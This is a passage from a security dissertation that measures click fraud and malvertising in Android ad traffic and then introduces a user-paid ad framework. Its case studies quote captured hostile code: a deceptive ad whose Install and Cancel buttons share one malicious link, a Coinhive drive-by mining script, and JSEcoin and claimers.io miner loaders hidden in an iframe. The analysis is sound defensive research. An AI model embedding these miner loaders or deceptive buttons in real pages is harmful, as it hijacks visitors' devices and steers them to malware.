
3.3 Evaluation

After getting a large corpus of mobile ads, we talk about our collected datasets, analyze both ad-related security topics (click fraud, and malvertising) with the whole data collection, and explore four interesting case studies involving attacker evolution.

3.3.1 Datasets

Because the pre-click data and post-click data are collected in two separate apps, we have to match the two datasets for further analysis. In [31], researchers used a fixed time window to group all data generated by each Android app. However, we cannot apply a fixed time window as our data collection time for different apps was variable. Instead, we devise a heuristic strategy to match pre- and post-click data that belong to the same app. It took about 32-45 seconds to collect ad-related data for an app in our data collection phase. Therefore, we gradually increase the window size from 32 seconds to 45 seconds to match pre-click and post-click data until a match is found. In particular, an entry of the post-click data should be generated no later than 45 seconds after its pre-click data was generated. However, we also observe that an ad instance may have more than one landing page due to *landing page redirect*, as shown in Figure 3.3a. Such a redirection occurs after the landing page is loaded. As a result, our tool could collect two post-click records for that ad. In such cases, we need to match the final landing page with its ad. Thus, for each pair of matched pre-click and post-click records, we also flag potential final post-click data records that can be matched with the pre-click data. We then manually verify all such landing page redirect cases, and rematch the pre-click record with the final record. Finally, we get over 83K matched ads, including 25,764 ads redirected to Play Store and 57,880 ads landing within our WebView-based apps. The landing pages collected in our custom app belong to nearly 3.4K advertisers.

The pre-click data that we collect are sometimes not clean. During the ad collection phase, we encountered a great number of particular cases (e.g., "incapable ad loading", and "improper ad rendering"). Other than that, overlapped ads (subsection 3.2.1), a kind of ad fraud behavior [50], may be another important cause. For example, as shown in Figure 3.3b, a sample app may satisfy all the criteria we define. It contains a full-screen ad WebView (red) and another WebView (blue) which is covered by the top ad WebView. The pre-click data we collected from this app could contain ad traffic of the top ad WebView as



(a) Landing page redirect

(b) Overlapped red and blue ads

Figure 3.3: Special cases encountered during our ad collection

well as background traffic from the blue WebView. We are not able to distinguish the exact WebView's URLs from all the labeled network traffic in the pre-click data.

Overall, our pre-click data matched 133 rules in the list of ad-related domains, which belong to 97 ad networks. For example, Leadbolt uses four different domains (i.e., *leadbolt.net*, *leadboltads.net*, *leadboltmobile.net*, and *leadboltapps.net*). The matched ads in our pre-click data are in 103 distinct sizes. We collected 58,876 unique redirect chains in our post-click data. In total, the redirect chains include 203,783 unique URLs. Besides URLs from famous domains (e.g., *doubleclick.net*, *google.com*, *facebook.com*, *amazon.com*, and *yahoo.com*), we have still 56,914 URLs for further malvertising analysis.

Last, 96.26% of the 57,880 ads are from Google's ad networks (i.e., *admob.com*, and *doubleclick.net*). We collect all domains from the pre-click data, and filter out those from the list of ad-related domains, and we get another list of 710 ad-related domains (e.g., ad

network, ad analytics, and content delivery network).

3.3.2 Click Fraud

Data Selection. Identifying click fraud is more or less related to detecting fraudulent app developers and their app packages. Intuitively, since click fraud is an active attack that automatically redirects webpages, we should only analyze the unmatched post-click data. However, according to our observation, we also need to consider several cases from the matched pre-click data. Here is the reason. Usually, a JavaScript snippet is required to launch automatic clicks within a WebView; yet, ad networks provide their own WebView-based ADVIEW, which disables the JavaScript API. Therefore, in order to better control the automation, attackers have to feed ad URLs at their own efforts. According to our settings, if automatic clicks happen right away at every app start before calling AndroidViewClient's `dump()`, the foreground running task may have already switched to the Depot app, and our automation tool takes a screenshot as usual. Finally, we may accidentally get landing pages at both pre- and post-click datasets. Due to the above reason, we must take both situations into account with different datasets: 1) post-click data from the unmatched collection with external records, which helps us locate their host apps, and 2) pre-click data from the matched dataset, which has a 736x992 resolution size, like that in our WebView-based app. According to the former, we find 356 packages from 575 cases; whereas for the latter, we get 38 packages from 132 cases. Both situations total 372 unique app packages.

Data Analysis. We take the 372 unique app packages back to our automation tool, but at this time, we slow down the tool in order to let apps themselves properly trigger click fraud. Therefore, in case of click fraud, we can get the pre-click screenshots as well, so that the 736x992 resolution size can be used for sure to identify packages, which initiate click fraud. Finally, 81 packages meet the criterion. We propose to run such a test recursively until all false positive cases are filtered out. After our manual inspection, we finally confirm 37 apps, that support click fraud behaviors. Comparing with [31] that finds only

22 such apps from 165K apps (i.e., 130K from 19 app markets, including Play Store, and 35K malware samples), our study shows the click fraud is still not a well-solved problem. Surprisingly, one of the seven fraudulent app developers owns 30 out of the 37 apps. After checking with VirusTotal, we also get three benign apps within them. Afterwards, we further look into their network traffic by running our framework again along with logcat. Our test shows that 1) all positive cases only have three origins, and 2) two of the three sources are fed by the apps' local files, including those 30 positively flagged apps. Moreover, we accidentally find two display fraud packages during manual inspection, where users can only see their ad banners after navigating back from each landing page from the first click, but this is beyond the scope of our work.

3.3.3 Malvertising

Similar to [57], we use VirusTotal to examine the 56,914 URLs. In order to fight against mistaken detection by individual scanning tool, or say, minimize the impact of false positives, we believe a file/URL to be malicious only if it receives at least three positives. Otherwise, it is suspicious. We get 1127 positive cases, in which 248 are flagged by at least three scanners. These 248 URLs are found in 65 unique domains, including 13 sites related to web tracking, and also resulted in 199 redirect chains. The rest of those 1127 URLs, flagged by one or two scanners, comes from 147 unique domains, and results in other 669 redirect chains[3]. Comparing to the findings from [57] in 2016, even though we use less apps for the experiment and get less links crawled from mobile ads, we find more malvertising domains. Therefore, we believe that more hackers are getting into this battlefield, and the situation related to malvertising has already gotten worse.

The observations in [47, 57], that longer redirect chains are more likely to be malicious, are more evident in our cases. For the three kinds of redirect chains, we plot their relations between number and length in Figure 3.4. Accordingly, while only two cases in the clean

[3]Among these 879 links flagged by less than three scanners, we exclude those URLs appeared in the previously mentioned 199 redirect chains.




Figure 3.4: Statistics about different types of redirect chains

chains are more than 10 hops, we notice that the length of a malicious chain can even reach 35 redirections. Afterwards, we zoom in all problematic redirect chains, and plot the occurrences of every malicious, suspicious, or mixed[4] location for both types of unwanted redirect chains in Figure 3.5 and Figure 3.6, respectively. Considering [47], unwanted redirect chains are likely to get more unclean redirects. That's why Google puts efforts on stopping those redirects [110]. After examining the problematic redirect chains in detail, we move towards studying their web content. However, only 32.16% of the malicious, and 64.87% of the suspicious redirect chains have landing pages displayed, including a few app install ads redirected to our WebView-based app. Moreover, two of the locations where we collected ads use the Palo Alto Firewall [111], which blocks 26 ad clicks. 14 of these problematic cases are malicious, and 11 have no redirections. During our ad collection, no drive-by-download cases are encountered; however, when we examine those malicious ad links in the web settings, we get a couple of automatic malware downloads. Last, we find that, 134 APK files generate malicious redirect chains, where 74 are flagged; whereas 263

[4]We consider a location as "mixed" if and only if both malicious and suspicious URLs are presented at the place.




Figure 3.5: Problematic occurrences at each location for 199 malicious redirect chains

APK files generate suspicious redirect chains, where 133 are flagged. As a result, we find that 168 unique app packages, which get at least one positive from VirusTotal, contribute to malvertising. Last but not least, we get 92 advertisers from the 199 malicious redirect chains, and 166 advertisers from the 669 suspicious redirect chains. There are 236 unique advertisers from malicious or suspicious redirect chains.

3.4 Case Studies

3.4.1 Scam Cases

Although scam cases have been well studied [57], we find new and interesting observations by looking into their HTML files. Figure 3.7a illustrates the first case, a fake antivirus ad. Unlike previous findings, we observe that the hacker deceptively implements two buttons with the same malicious link, as depicted in Figure 3.7c. No matter whether users click "Install" or "Cancel", they are redirected to the same malicious link. It reveals that, ad






Figure 3.6: Problematic occurrences at each location for 669 suspicious redirect chains



(a) Ad with deceptive download



(b) Ad with fraudulent reward

```
<div class="buttons">
  <a class="button exitpoint" rel="noreferrer noopener" href="http://bulchistbino.com/click.php?lp=1"><span> INSTALL</span></a>
  <a class="button cancel" rel="noreferrer noopener" href="http://bulchistbino.com/click.php?lp=1"><span> CANCEL</span></a>
</div>
```

(c) Malicious anchored links for the buttons in 3.7a

Figure 3.7: Scam examples

viewers are more likely to enter a malicious website with such a trick.

Figure 3.7b shows an unexpected prize and lottery scam, which are alleged to offer free phones. In our dataset, we find two cases with the same image. However, these screenshots belong to two different malicious domains (i.e., *primerewardz.com* and *premiumrewardsusa.com*), with no redirections. Users should prevent from surrendering their private information, as some scams ask for emails.


3.4.2 Cryptojacking Cases

Here we show two cryptojacking instances. While we discovered over 25 obvious drive-by cryptomining cases, as seen in Figure 3.8a, we also found 7 subtle examples like that in Figure 3.8b. The former cases, with up to 9 redirections, are not from a single domain, but 13 different ad domains[5]. However, all these redirections ended at one of the two websites (i.e., *rcyclmnr.com*, and *rcyclmnrepv.com*). Figure 3.8c shows that the COINHIVE [112] script was used in Figure 3.8a. We submitted the embedded JavaScript file[6] to VirusTotal, which showed that 33 out of 58 scanners flagged this script as malicious. We later found out that our discovery was confirmed by both Symantec [113] and Malwarebytes [114].


The latter cases included at most 2 redirections, originated from the same domain (i.e., *ezanga.com*), and landed on *dropped-click.com*. A closer inspection revealed two interesting tactics used by these developers: 1) the website provides benign links for users to click, as depicted in Figure 3.8d, and 2) we find three different cryptomining versions within the website. According to the HTML files, the other two cases were undergoing landing page redirects; therefore, no further information is for those webpages. One example with *coinhive*, two instances with *jsecoin.com*, and another two cases are with *claimers.io*, as depicted in Figure 3.8e. As far as we know, we are the first to find these samples, while no scanner of VirusTotal has flagged the *claimers.io* domain as a potential risk yet.

[5]Domains of the first link in a redirect chain include: *leadbolt.net*, *tc-clicks.com*, *apperol.com*, *shootmedia-hk.com*, *despiteracy.com*, *leadzuaf.com*, *spxtraff.com*, *smartoffer.site*, *bestperforming.site*, *mobcampaign.site*, *tracknet.site*, *topcampaign.site*, and *ads.gold*

[6]Its SHA-256 is 5d514880ad502302dd4bf0ef8da5d38356385d1c43689f6739f6771ed7a4ef73



(a) Threatened cryptojacking



(b) Deceptive cryptojacking

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>document.getElementById("formSubmit").addEventListener("click",function(e){e.preventDefault();var
    t=document.getElementById("ctext").innerHTML,n=document.getElementById("cvalue").value,o=document.getElem
    entById("captcha_value").value;t==n&&""==o&&(window.location.href="http://www.google.com")});var
    miner=new CoinHive.User("g                                L","tt",{throttle:
    0});miner.start(CoinHive.FORCE_EXCLUSIVE_TAB)</script>
```

(c) Drive-by cryptomining script for the campaign in 3.8a

```
<ol>
    <li><a href="https://www.malwarebytes.com/" target="_blank">MalwareBytes</a></li>
    <li><a href="https://www.microsoft.com/en-us/windows/windows-defender" target="_blank">Windows Defender</a></li>
    <li><a href="https://www.avast.com/" target="_blank">Avast AntiVirus</a></li>
    <li><a href="http://www.avg.com/" target="_blank">AVG AntiVirus</a></li>
</ol>
```

(d) Benign anchored links for antivirus software in 3.8b

```
<script type="text/javascript" defer="" async="" src="https://load.jsecoin.com/load/
    /0/0/"></script><script type="text/javascript">
!function(){var e=document,t=e.createElement("script"),s=e.getElementsByTagName("script")
    [0];t.type="text/javascript",t.async=t.defer=!0,t.src="https://load.jsecoin.com/load/
    /0/0/",s.parentNode.insertBefore(t,s)}();
</script>
    <iframe src="https://claimers.io/a-mining?address=1                              7"
        style="visibility: hidden;"> </iframe>
```

(e) Two other cryptomining scripts for the campaign in 3.8b

Figure 3.8: Cryptojacking examples

We also revisited the 49 apps, from where the aforementioned problematic ad instances were found. Surprisingly, 21 of the sample apps are benign. Thus, the malvertising cases found in these apps were resulted solely from untrusted ad networks. Other than that, fraudulent app developers contribute to the issues as well. We found both of the fraudulent ad behaviors in the case studies. Specifically, the aforementioned developer, who owns 30 fraudulent apps, has raised our attention again due to the 6 apps among our revisited samples. The first impression of the developer's apps is about click fraud: after launching any of these apps, a user will sometimes be redirected to a landing page with arbitrary content (e.g., automotive sales, lottery rewards, and pornographic chat rooms). We found that a local file, named EXIT.HTML, was called in each of the 6 apps. Although the file is totally clean under VirusTotal, it calls the `doStartAppClick()` method at every app start, to automatically trigger a call to visit an ad link[7]. Ironically, this URL also looks benign under VirusTotal, but it can serve as an entry point for redirecting users to different sites, either dirty or clean. We loaded the URL in a browser, and were redirected to a couple of automatic malware downloading pages[8]. At the time of this writing, these apps are still listed on the Play Store, although on January 15th, 2018 the developer changed embedded ad networks, and then finally disabled the auto click feature.

To sum up, the tricks of fraudulent app developers and of untrusted ad networks are continuously evolving. They are also not limited to only deceiving users but also developing new techniques to hijack their computing powers.

3.5 Takeaways

Here we explore if click fraud facilitates the delivery of malvertising. As we mentioned in 3.2.3, we gave the same opportunity to run each app during our studies, that is, each installed app runs 10 times unless automatically interrupted 3 times. Afterwards, we employ

[7]The link, *http://pub.reacheffect.com/ra/878/1042/p/m/%7Bcampaign_id%7D/CA*, has been taken down in April, 2018.

[8]Their SHA-256's are 0c6e40eb1c3b00de1c72f22dec5cffddc3df66672360f79d54d9922c018f4aa6 and 1654cf25365332198c84f7e1e17b237abf0447a97e18800cc349e91cc2eb9a71

Table 3.1: Malvertising traffic with click fraud

	malicious	suspicious
no. post-click	199	669
no. pre-click	187	580
no. unmatched post-click	12	89
no. matched pre-click	11	22
percentage	11.56%	16.59%
overall percentage	15.44%	

the method presented in 3.3.2 to conduct our analysis, which includes unmatched post-click data and matched pre-click data.

According to Table 3.1, we get 11.56% of the malicious redirect chains are from click fraud, and 16.59% of the suspicious redirect chains are form click fraud. Totally, 15.44% are from the click fraud behaviors, that is, 134 cases related to malvertising.

Finally, we see that these 37 apps with click fraud behaviors totally occur 730 times in our dataset, that is, a 18.36% chance to initiate malvertising. Whereas, the other 734 malvertising cases occur in the other 82,914 ads, that is, a 0.88% chance of getting malicious ads. Therefore, we can deduce that, due to click fraud, users are 20.86x more likely to experience malvertising. Although click fraud, initiated by mobile apps, aggravates malvertising, since ad networks are responsible for the latter, we believe that, ad networks should take more responsibility to mitigate the situation.

CHAPTER 4

ASSOCIATION BETWEEN USERS' PRIVATE INFORMATION AND ADVERTISERS' VIRTUAL PAYMENTS

4.1 Preliminary

4.1.1 In-App Billing




Figure 4.1: Workflows of in-app billing

In-app billing is flexible for users, which allows a payment agent to coordinate users with app developers. When opening the in-app billing portal, users may have four options to make purchases (i.e., add credit or debit cards, add paypal, enable carrier billing, and redeem gift card). It can even replace app store purchase in the future because of the "remove ads" option. In-app billing usually offers either consumable (e.g., virtual coins, props, or cloud storage for one month) or durable (e.g., new game level) digital transactions. No matter what type of digital purchase a user chooses, the payment workflow behind the scenes is always conducted via HTTPS, as depicted in Figure 4.1. Basically, users pay

digital transactions to the related app developers. Afterwards, similar to in-app advertising, the payment agent takes nearly 30% of the total amount as the commission fee [115].

4.1.2 User Opinions

In order to learn users' opinions (e.g., user satisfaction) on the two existing app monetization models, we conduct a survey with 43 adult volunteers, including students, scholars and staff, who have basic knowledge of smartphone usage. These respondents, aged from 18 to 45 from 10 countries across 4 continents, are either tech-savvy or lay people. The survey about user preferences on in-app advertising and in-app billing contains "Yes or No" questions, multiple choice questions, and open-ended questions. Every participant has signed the consent form for the current surveys and the subsequent experiments. All user-related studies were approved by our Institute Review Board (IRB).

Table 4.1 shows user answers towards in-app advertising. While mobile ads in general mostly receive negative impressions from users, around 20% of the respondents feel comfortable with personalized ads. But, none of them are glad to be tracked. Generally, one or more of the five attitudes is expressed by the participants:

- Accept: *"If it's tailored for me, maybe I'll click."* (P15)
- Understand: *"I understand they're necessary for the survival of free apps."* (P38)
- Neglect: *"I don't pay attention to mobile ads."* (P43)
- Dislike: *"It's a little bit annoying when ..."* (P34)
- Counteract: *"I use ad blockers."* (P30)

Moreover, users' feelings on in-app billing are quite diverse. Table 4.2 shows that less than 1/3 of the respondents have utilized this monetization service, in which most of their single transactions are below $5. In-app billing is mainly used to unlock additional content (e.g., P26 and P30) or remove ads (e.g., P24). Among the users who have never used in-app billing in our sample, more than 2/3 may not consider the option. These users may *"not trust"* the service (e.g., P25) or simply *"don't use apps that require it"* (e.g., P9). Also,

Table 4.1: Users' choices on in-app advertising

mobile ads in general	Feel	very comfortable	1
		somewhat comfortable	1
		neutral	15
		somewhat uncomfortable	18
		very uncomfortable	8
	Click	yes (intentional)	6
		yes (accidental)	14
		no	24
tailored ads	See	yes	13
		no	29
		unanswered	1
	Feel	very comfortable	1
		somewhat comfortable	8
		neutral	11
		somewhat uncomfortable	14
		very comfortable	8
		circled both somewhat's	1
	Click	yes	17
		no	25
		circled both	1
	Collect Info	neutral	7
		somewhat uncomfortable	12
		very uncomfortable	24

Table 4.2: Users' choices on in-app billing

Overall	very comfortable		6
	somewhat comfortable		6
	neutral		16
	somewhat uncomfortable		11
	very uncomfortable		4
Ever Used (14)	Single Transaction	<$1	2
		$1-$5	8
		$5-$10	2
		>$10	1
	Total Spending	<$20	9
		$20-$50	4
		>$100	2
Never Used (29)	will consider		9
	won't consider		20

P36 mentions that *"I've seen a lot of comments about in-app purchases not working and people losing money"*.

As a result, there is potential to improve both of the current monetization services from two different aspects. In-app advertising may focus on making users feel comfortable, whereas in-app billing can be used to increase the client pool.

4.1.3 Motivation

When we look into the current monetization services, both models let mobile apps contact a third-party to initiate the designated service. But in in-app billing, all transactions are completed on the third-party side (i.e., the payment agent); whereas in in-app advertising, a fourth-party (i.e., an advertiser) will be selected by the third-party (i.e., the ad network) to serve ads for end users. While either ad networks or payment agents get a share from what app developers earn, none of the alternatives carry benefits to end users. Rather, in-app advertising may antagonize users who disagree with ad-supported apps that track their information without consent, which may potentially cause harm to the advertised brands. Our preliminary studies motivate us to come up with a more user-friendly mobile monetization framework — In-App AdPay, which allows users to query targeted ads by granting permissions at different levels, and receive credits for ad views/clicks. With In-App AdPay, we furthermore investigate how many credits are associated with every requested permissions.

4.2 Framework

4.2.1 Methodology

The basic idea behind In-App AdPay is to let users get paid with virtual goods after viewing/clicking a tailored ad from a selected advertiser. In order to ensure ad personalization, users have to actively request ads but surrender their private information with consent. Given that both ad networks and payment agents are essentially brokers, we are able to combine the two roles into one in In-App AdPay. Moreover, financial incentives motivate

